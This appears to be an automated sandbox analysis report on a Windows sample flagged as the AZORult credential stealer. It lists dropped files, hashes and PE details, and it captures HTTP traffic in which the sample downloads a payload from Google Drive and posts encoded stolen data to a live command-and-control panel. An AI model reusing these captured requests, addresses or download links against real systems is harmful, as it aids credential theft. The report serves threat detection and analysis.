SHA-512:	11DB71D286E9DF01CB05ACEF0E639C307EFA3FEF8442E5A762407101640AC95F20BAD58F0A21A4DF7DBCDA268F934B996D9906434BF7E575C4382281028F64D
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....E.....o.....p..... .Rich.....PE..L....3.....!.....Z.....=.....p.....p.....@A.....`.....0..8=.....$... ...T.....H...@... .....text....Z.....Z..... ..`.data.....p.....^.....@....idata..6.....l.....@..@.rsrc.....@..@.reloc..$..... .....@..B..... .....

C:\Users\user\AppData\Local\Temp\2fda\vcruntime140.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	83784
Entropy (8bit):	6.890347360270656
Encrypted:	false
SSDEEP:	1536:AQXQNgAuCDeHFtg3uYQkDqiVsv39niI35kU2yecbVKHHwhbfugbZyk:AQXQNVDeHFtO5d/A39ie6yecbVKHHwJF
MD5:	7587BF9CB4147022CD5681B015183046
SHA1:	F2106306A8F6F0DA5AFB7FC765CFA0757AD5A628
SHA-256:	C40BB03199A2054DABFC7A8E01D6098E91DE7193619EFFBD0F142A7BF031C14D
SHA-512:	0B63E4979846CEBA1B1ED8470432EA6AA18CCA66B5F5322D17B14BC0DFA4B2EE09CA300A016E16A01DB5123E4E022820698F46D9BAD1078BD24675B4B181E91F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....NE...E...E.....".G...L.^.N...E...l.....U.....V.....A....._.....D..... 2.D.....D...RichE.....PE..L....8'Y....."!..... .....@.....@A..... .....H?...0.....8.....@..... .....text..... ..`.data...D.....@....idata.....@..@.rsrc..... .....@..@.reloc.....0.....@..B.. ....

C:\Users\user\AppData\Local\Temp\36494406561637439431 95.tmp	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\3649585976782433698059 09.tmp	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB

C:\Users\user\AppData\Local\Temp\364958597678243369805909.tmp	
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Temp\364961566067931661861453.tmp	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\364969067119854362121246.tmp	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\364972034913750663435 31.tmp	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	118784
Entropy (8bit):	0.4589421877427324
Encrypted:	false
SSDEEP:	48:T9YBfHNPM5ETQTbKPHBsRkOLkRf+z4QHItYysX0uhnHu132RUioVeINUravDLjY/:2WU+bDoYysX0uhnydVjN9DLjGQLBE3u
MD5:	16B54B80578A453C3615068532495897
SHA1:	03D021364027CDE0E7AE5008940FEB7E07CA293C
SHA-256:	75A16F4B0214A2599ECFBB1F66CAE146B257D11106494858969B19CABCB9B541
SHA-512:	C11979FE1C82B31FDD6457C8C2D157FB4C9DF4FE55457D54104B59F3F880898D82A947049DEB948CA48A5A64A75CFBFC38FDB2E108026EBE7CA9EBE8B17937 7
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.932054700309843
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	1COK25f1vT.exe
File size:	102400
MD5:	5918b91ac2931af0267e4af06f3fd2e2
SHA1:	1ce7cccf52a0a569d013c0a91efb4f808c3c6194
SHA256:	41acb7b14d4167374da9039e1324caac71b397bf246abb50cb9ae1ca197b3cc1
SHA512:	85c24f4447886373f5522a2cc1b10b74d7f6ae15bebc27137ab07ec8ad0d075074dd662a09714acae57b8b03055b8cfc991bb6a235fb92c65e3a9b92577a710d
SSDEEP:	3072:ZaIH38JFPi5C0C02y1uewWxEPpcPLnnpt7:jH38765C0D2y0ewWiyPLnnD
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....u...1...1...1.....0...~...0.....0...Rich1.....PE..L....^.X.....`... .....p....@.....

File Icon

Icon Hash:	20047c7c70f0e004

Static PE Info

General

Entrypoint:	0x4016dc
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x58CA5EF4 [Thu Mar 16 09:46:28 2017 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	489d1d3cb87fc8295d24d8f992f96304

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x15f10	0x16000	False	0.513904918324	data	6.3148836918	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.data	0x17000	0xa30	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x18000	0x8dc	0x1000	False	0.168701171875	data	1.93941356002	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/19/21-21:13:23.798967	TCP	2029465	ET TROJAN Win32/AZORult V3.2 Client Checkin M15	49789	80	192.168.2.3	185.29.11.112
12/19/21-21:13:24.174333	TCP	2029141	ET TROJAN AZORult v3.2 Server Response M3	80	49789	185.29.11.112	192.168.2.3

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 19, 2021 21:13:22.400490046 CET	192.168.2.3	8.8.8.8	0x3214	Standard query (0)	drive.google.com	A (IP address)	IN (0x0001)
Dec 19, 2021 21:13:23.323745012 CET	192.168.2.3	8.8.8.8	0x45ea	Standard query (0)	doc-0o-b4-docs.googleusercontent.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 19, 2021 21:13:22.427018881 CET	8.8.8.8	192.168.2.3	0x3214	No error (0)	drive.google.com		172.217.168.46	A (IP address)	IN (0x0001)
Dec 19, 2021 21:13:23.350492954 CET	8.8.8.8	192.168.2.3	0x45ea	No error (0)	doc-0o-b4-docs.googleusercontent.com	googlehosted.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Dec 19, 2021 21:13:23.350492954 CET	8.8.8.8	192.168.2.3	0x45ea	No error (0)	googlehosted.l.googleusercontent.com		172.217.168.1	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- drive.google.com
- doc-0o-b4-docs.googleusercontent.com
- 185.29.11.112

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49786	172.217.168.46	443	C:\Users\user\Desktop\1COK25f1vT.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49787	172.217.168.1	443	C:\Users\user\Desktop\1COK25f1vT.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49789	185.29.11.112	80	C:\Users\user\Desktop\1COK25f1vT.exe

Timestamp	kBytes transferred	Direction	Data
Dec 19, 2021 21:13:23.798966885 CET	10575	OUT	POST /rothchildnew/Panel/index.php HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.1) Host: 185.29.11.112 Content-Length: 107 Cache-Control: no-cache Data Raw: 4a 4f ed 3e 32 ed 3e 3c 89 28 39 fe 49 2f fb 38 2f fa 49 4c ed 3e 33 ed 3e 3e ed 3e 3b ed 3e 3e ed 3e 33 ed 3e 3a ed 3e 3d ed 3f 4e 89 28 39 fd 28 39 ff 4e 4e 8d 28 39 ff 28 39 f1 28 38 8c 4b 4f ed 3e 33 ed 3e 3c ed 3e 3d ed 3e 3a ed 3e 3b 8a 28 38 8c 28 39 f1 28 39 fb 28 39 fa 28 39 ff 4f 2f fb 3c 2f fb 38 2f fb 34 4b Data Ascii: JO>2><(9l/8/IL>3>>>;>>>3>:>=?N(9(9NN(9(9(8KO>3><>=>:>;(8(9(9(9(9O/</8/4K
Dec 19, 2021 21:13:24.174333096 CET	10634	IN	HTTP/1.1 200 OK Date: Sun, 19 Dec 2021 20:13:23 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.0.13 X-Powered-By: PHP/8.0.13 Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 34 34 33 65 33 39 0d 0a ef bb bf 31 69 f6 46 73 bb 7f 41 b1 7e 78 83 74 79 ba 46 7d f8 46 59 99 66 72 85 49 43 bd 40 5e 81 38 46 a2 48 3a 85 74 3e f8 40 4e b8 4f 5b 99 3d 41 f4 22 69 f6 31 64 f6 a4 1f 91 21 af de 10 7c 69 06 17 aa aa 1d 9d 21 a1 c2 53 78 6f 04 5f e4 a9 5e d5 3d ef 9d 13 6f 6c 04 00 84 9f ff f8 0f c2 ad 3d 0f 00 68 3a 36 3a 6f f8 b4 c2 ad 3d 0b 00 68 3a 89 c5 6f f8 0c c2 ad 3d 0b 00 68 3a c9 c5 6f f8 0c c2 ad 3d 0b 00 68 3a c9 c5 6f f8 0c c2 ad 3d 0b 00 68 3a 71 c5 6f f8 02 dd 17 33 0b b4 61 f7 e8 7d 6e b4 c1 e3 f9 55 62 73 48 4a bb aa 08 8a 6d af 8d 5e 6a 6e 06 55 bd e5 0d 9d 2c b0 d8 53 2b 69 06 1a 8d 8a 3c d8 61 ad c9 58 25 0d 65 30 ed c5 6f f8 0c c2 ad 3d d0 6d 63 fb 56 c9 0a 6a 93 ce c8 af 94 0c 0d a8 25 ab 0a 6b 92 ce c8 af e7 6e 09 a9 54 c9 0a 6a e0 ac 37 af 95 0c 0d a8 25 ab 08 6b 92 ce c8 af 59 69 0b 52 56 c9 0a 6a 5c 87 ad 3d 47 01 6a 3a 48 7f 4d 54 0c c2 ad 3d 0b 00 68 3a 29 c5 6d d9 07 c3 a3 37 0b 06 68 3a c9 c1 6f f8 0c c2 ad 3d 0b 00 68 3a c9 d5 6f f8 0c e2 ad 3d 0b 00 68 2a c9 d5 6f f8 0c c0 ad 3d 01 00 68 3a c3 c5 6f f8 06 c2 ad 3d 0b 00 68 3a c9 f5 6f f8 0c c0 ad 3d 07 4a 68 3a ca c5 2f fd 0c c2 a9 3d 0b 10 68 3a c9 c5 7f f8 0c d2 ad 3d 0b 00 68 3a d9 c5 6f f8 0c d3 ad 3d 20 03 68 3a c9 c5 6f f8 0c c2 ad 3d 0b 20 68 3a 39 c6 6f f8 0c c2 ad 3d 0b 00 68 3a c9 c9 6f f8 34 ff ad 3d 0b 00 68 3a c9 c5 6f f8 0c d2 ad 3d 5f 00 68 3a c9 c5 6f f8 0c c2 ad 3d 0b 00 68 3a c9 c5 6f f8 0c c2 ad 3d 0b 00 68 3a c9 c5 6f f8 0c c2 ad 3d 0b 00 68 3a c9 c5 6f f8 0c c2 ad 3d 0b 00 68 3a c9 c5 6f f8 0c c2 ad 3d 0b 00 68 3a e7 b1 0a 80 78 c2 ad 3d 20 04 68 3a c9 d5 6f f8 0c c4 ad 3d 0b 02 68 3a c9 c5 6f f8 0c c2 ad 3d 0b 00 68 3a e9 c5 6f 98 22 b0 de 4f 68 00 68 3a 39 c6 6f f8 0c e2 ad 3d 0b 04 68 3a c9 cd 6f f8 0c c2 ad 3d 0b 00 68 3a c9 c5 6f f8 4c c2 ad 7d 0b 00 68 3a 48 7f 4d 54 0c c2 ad 3d 09 00 68 3a f2 c5 6f f8 58 d2 ad 3d 5f 02 68 3a c9 c5 6f f8 8d 78 8f 91 0b 00 68 3a c4 c5 6f f8 68 c2 ad 3d 9b 10 68 3a 59 c7 6f f8 0c c2 ad 3d 8a ba 4a 96 c9 c5 6f f8 1c c2 ad 3d 0b 00 68 3a c9 c5 6f f8 0c c2 ad 3d 59 53 2c 69 84 87 aa 3b de 62 98 30 4c b9 50 ac ee 66 0b 0d 0d c2 ad 3d 6a 70 01 17 a4 b6 42 8f 65 ac 80 5e 64 72 0d 17 aa aa 01 8b 63 ae c8 10 67 31 45 0b e4 f5 41 88 68 a0 ad 3d 0b 00 68 3a c9 d5 6f f8 58 c2 ad 3d 25 72 0c 5b bd a4 6f f8 58 d2 ad 3d a7 00 68 3a e7 b7 0b 99 78 a3 89 47 71 7a 0c 58 ae c5 6f f8 0c d3 ad 3d 20 03 68 3a e7 a0 0b 99 78 a3 ad 3d 0b 20 68 3a a9 c5 6f f8 22 b0 de 4f 68 24 58 0b c9 c5 6f f8 6c e2 ad 3d 9b 03 68 3a e7 b7 1c 8a 6f e6 9d 0f 0b 00 68 3a c9 c5 6f f8 0c c2 ad 3d 0b 00 68 3a c9 c5 6f f8 8d 78 8f 91 0b 00 68 3a 7d d4 6f f8 0d c2 ad 3d 05 00 68 3a c7 c5 6f f8 24 d3 ad 3d 6b 11 68 3a 51 d4 6f f8 e8 d3 ad 3d 0c 12 68 3a e5 d7 6f f8 5b d0 ad 3d 9a 12 68 3a 03 d7 6f f8 fe d0 ad 3d 11 13 68 3a 8e d6 6f f8 63 d1 ad 3d 90 13 68 3a 00 d6 6f f8 e3 d1 ad 3d 1f 14 68 3a 1e d4 6f f8 f6 d3 ad 3d 16 12 68 3a 8d d7 6f f8 7f d0 ad 3d b3 12 68 3a 2c d7 6f f8 04 d1 ad 3d 3e 13 68 3a ab d6 6f f8 89 d1 ad 3d b1 13 68 3a 28 d6 6f f8 0a d6 ad 3d 0b 00 69 3a cb c5 6c f8 08 c2 a8 3d 0d 00 6f 3a c1 c5 66 f8 06 c2 a6 3d 07 00 65 3a a8 b5 06 d5 61 b1 80 4a 62 6e 45 59 a6 b7 0a d5 6f ad c3 4e 64 6c 0d 17 a5 f4 42 c9 21 f2 83 59 67 6c 68 7b a5 a9 00 9b 4f ad c3 4e 64 6c 0d 3a a2 a0 1d 96 69 ae 9e 0f 25 41 04 56 a6 a6 2c 97 62 b1 c2 51 6e 00 2f 5f bd 86 00 96 7f ad c1 58 48 50 68 Data Ascii: 443e391iFsA~xtyF}FYfrIC@^8FH:t>@NO[=A"i1d!|i!Sxo_^=ol=h:6:o=h:o=h:o=h:o=h:qo3a}nUbsHJm^j nU,S+i<aX%e0o=mcVj%knTj7%kYiRVj\=Gj:HMT=h:)m7h:o=h:o=h*o=h:o=h:o=Jh:/=h:=h:o= h:o= h:9o=h:o4=h:o=_h: o=h:o=h:o=h:o=h:o=h:x= h:o=h:o=h:o"Ohh:9o=h:o=h:oL}h:HMT=h:oX=_h:oxh:oh=h:Yo=Jo=h:o=YS,i;b0LPf=j pBe^drcg1EAh=h:oX=%r[oX=h:xGqzXo= h:x= h:o"Oh$Xol=h:oh:o=h:oxh:}o=h:o$=kh:Qo=h:o[=h:o=h:oc=h:o=h:o=h :o=h:,o=>h:o=h:(o=i:l=o:f=e:aJbnEYoNdlB!Yglh{ONdl:i%AV,bQn/_XHPh

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49799	185.29.11.112	80	C:\Users\user\Desktop\1COK25f1vT.exe

Timestamp	kBytes transferred	Direction	Data
Dec 19, 2021 21:13:48.610234976 CET	15598	OUT	POST /rothchildnew/Panel/index.php HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.1) Host: 185.29.11.112 Content-Length: 73426 Cache-Control: no-cache
Dec 19, 2021 21:13:48.832227945 CET	15672	IN	HTTP/1.1 200 OK Date: Sun, 19 Dec 2021 20:13:48 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.0.13 X-Powered-By: PHP/8.0.13 Content-Length: 5 Content-Type: text/html; charset=UTF-8 Data Raw: ef bb bf 4f 4b Data Ascii: OK

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49786	172.217.168.46	443	C:\Users\user\Desktop\1COK25f1vT.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-19 20:13:22 UTC	0	OUT	GET /uc?export=download&id=17RU0VECH2DoNYHaGWGuE-Ywt9AUTzsM- HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: drive.google.com Cache-Control: no-cache
2021-12-19 20:13:23 UTC	0	IN	HTTP/1.1 302 Moved Temporarily Content-Type: text/html; charset=UTF-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Sun, 19 Dec 2021 20:13:23 GMT Location: https://doc-0o-b4-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/7bnkiq90sqb2f9a5rfbavvv8a7avoa21/1639944750000/11699732749327025486/*/17RU0VECH2DoNYHaGWGuE-Ywt9AUTzsM-?e=download P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="coop_gse_l9ocaq" Content-Security-Policy: script-src 'nonce-HGdq+5DxIoxDZxOQL50UwA' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/drive-explorer/ Report-To: {"group":"coop_gse_l9ocaq","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/gse_l9ocaq"}]} X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Set-Cookie: NID=511=VQQLQ0Cy-fWx6cY9tVlt8T_wExO04_IGesLH9jXAJByHFvL77ppOZJ7uaNiOXPF01UBWUEFPmi2pfVRDQ-3eh3T-R86w9A3n18IHs-0_t1H8e9bEqRLLXTHN2PANt-pfD0xpNwaWw6Iwrif9ZPu-3wqtxPZ006a1iNsUOJjViMI; expires=Mon, 20-Jun-2022 20:13:22 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=none Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Sec-Fetch-Dest, Sec-Fetch-Mode, Sec-Fetch-Site,Accept-Encoding Connection: close Transfer-Encoding: chunked
2021-12-19 20:13:23 UTC	1	IN	Data Raw: 31 38 34 0d 0a 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 4d 6f 76 65 64 20 54 65 6d 70 6f 72 61 72 69 6c 79 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 20 42 47 43 4f 4c 4f 52 3d 22 23 46 46 46 46 46 46 22 20 54 45 58 54 3d 22 23 30 30 30 30 30 30 22 3e 0a 3c 48 31 3e 4d 6f 76 65 64 20 54 65 6d 70 6f 72 61 72 69 6c 79 3c 2f 48 31 3e 0a 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 41 20 48 52 45 46 3d 22 68 74 74 70 73 3a 2f 2f 64 6f 63 2d 30 6f 2d 62 34 2d 64 6f 63 73 2e 67 6f 6f 67 6c 65 75 73 65 72 63 6f 6e 74 65 6e 74 2e 63 6f 6d 2f 64 6f 63 73 2f 73 65 63 75 72 65 73 63 2f 68 61 30 72 6f 39 33 37 67 63 75 63 37 6c 37 64 65 66 66 6b 73 75 6c 68 67 35 68 37 6d 62 70 31 2f 37 62 6e 6b Data Ascii: 184<HTML><HEAD><TITLE>Moved Temporarily</TITLE></HEAD><BODY BGCOLOR="#FFFFFF" TEXT="#000000"><H1>Moved Temporarily</H1>The document has moved <A HREF="https://doc-0o-b4-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/7bnk
2021-12-19 20:13:23 UTC	2	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49787	172.217.168.1	443	C:\Users\user\Desktop\1COK25f1vT.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-12-19 20:13:23 UTC	2	OUT	GET /docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/7bnkiq90sqb2f9a5rfbavvv8a7avoa21/1639944750000/16997327493270254 86/*/17RU0VECH2DoNYHaGWGuE-Ywt9AUTzsM-?e=download HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Cache-Control: no-cache Host: doc-0o-b4-docs.googleusercontent.com Connection: Keep-Alive
2021-12-19 20:13:23 UTC	2	IN	HTTP/1.1 200 OK X-GUploader-UploadID: ADPycdtv4kLwNNoaaubjZclyG6f68PPmx5xyOdxnHKB_THxKB7cmi6tG_rRV-RCfMd7C9ALpLnFX7BJCZa_QyUzxjao Access-Control-Allow-Origin: * Access-Control-Allow-Credentials: false Access-Control-Allow-Headers: Accept, Accept-Language, Authorization, Cache-Control, Content-Disposition, Content-Encoding, Content-Language, Content-Length, Content-MD5, Content-Range, Content-Type, Date, developer-token, financial-institution-id, X-Goog-Sn-Metadata, X-Goog-Sn-PatientId, GData-Version, google-cloud-resource-prefix, linked-customer-id, login-customer-id, x-goog-request-params, Host, If-Match, If-Modified-Since, If-None-Match, If-Unmodified-Since, Origin, OriginToken, Pragma, Range, request-id, Slug, Transfer-Encoding, hotrod-board-name, hotrod-chrome-cpu-model, hotrod-chrome-processors, Want-Digest, x-chrome-connected, X-ClientDetails, X-Client-Version, X-Firebase-Locale, X-Goog-Firebase-Installations-Auth, X-Firebase-Client, X-Firebase-Client-Log-Type, X-Firebase-GMPID, X-Firebase-Auth-Token, X-Firebase-AppCheck, X-Goog-Drive-Client-Version, X-Goog-Drive-Resource-Keys, X-GData-Client, X-GData-Key, X-GoogApps-Allowed-Domains, X-Goog-AdX-Buyer-Impersonation, X-Goog-Api-Client, X-Goog-Visibilities, X-Goog-AuthUser, x-goog-ext-124712974-jspb, x-goog-ext-251363160-jspb, x-goog-ext-259736195-jspb, X-Goog-PageId, X-Goog-Encode-Response-If-Executable, X-Goog-Correlation-Id, X-Goog-Request-Info, X-Goog-Request-Reason, X-Goog-Experiments, x-goog-iam-authority-selector, x-goog-iam-authorization-token, X-Goog-Spatula, X-Goog-Travel-Bgr, X-Goog-Travel-Settings, X-Goog-Upload-Command, X-Goog-Upload-Content-Disposition, X-Goog-Upload-Content-Length, X-Goog-Upload-Content-Type, X-Goog-Upload-File-Name, X-Goog-Upload-Header-Content-Encoding, X-Goog-Upload-Header-Content-Length, X-Goog-Upload-Header-Content-Type, X-Goog-Upload-Header-Transfer-Encoding, X-Goog-Upload-Offset, X-Goog-Upload-Protocol, x-goog-user-project, X-Goog-Visitor-Id, X-Goog-FieldMask, X-Google-Project-Override, X-Goog-Api-Key, X-HTTP-Method-Override, X-JavaScript-User-Agent, X-Pan-Versionid, X-Proxied-User-IP, X-Origin, X-Referer, X-Requested-With, X-Stadia-Client-Context, X-Upload-Content-Length, X-Upload-Content-Type, X-Use-Alt-Service, X-Use-HTTP-Status-Code-Override, X-Ios-Bundle-Identifier, X-Android-Package, X-Ariane-Xsrf-Token, X-YouTube-VVT, X-YouTube-Page-CL, X-YouTube-Page-Timestamp, X-Compass-Routing-Destination, x-framework-xsrf-token, X-Goog-Meeting-ABR, X-Goog-Meeting-Botguardid, X-Goog-Meeting-ClientInfo, X-Goog-Meeting-ClientVersion, X-Goog-Meeting-Debugid, X-Goog-Meeting-Identifier, X-Goog-Meeting-RtcClient, X-Goog-Meeting-StartSource, X-Goog-Meeting-Token, X-Goog-Meeting-ViewerInfo, X-Client-Data, x-sdm-id-token, X-Sfdc-Authorization, MIME-Version, Content-Transfer-Encoding, X-Earth-Engine-App-ID-Token, X-Earth-Engine-Computation-Profile, X-Earth-Engine-Computation-Profiling, X-Play-Console-Experiments-Override, X-Play-Console-Session-Id, x-alkali-account-key, x-alkali-application-key, x-alkali-auth-apps-namespace, x-alkali-auth-entities-namespace, x-alkali-auth-entity, x-alkali-client-locale, EES-S7E-MODE, cast-device-capabilities, X-Server-Timeout, x-foyer-client-environment Access-Control-Allow-Methods: GET,OPTIONS Content-Type: application/octet-stream Content-Disposition: attachment;filename="New Rothchild Raw File_IjaehmG39.bin";filename*=UTF-8"New%20Rothchild%20Raw%20File_IjaehmG39.bin Content-Length: 115264 Date: Sun, 19 Dec 2021 20:13:23 GMT Expires: Sun, 19 Dec 2021 20:13:23 GMT Cache-Control: private, max-age=0 X-Goog-Hash: crc32c=NFQQ7A== Server: UploadServer Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
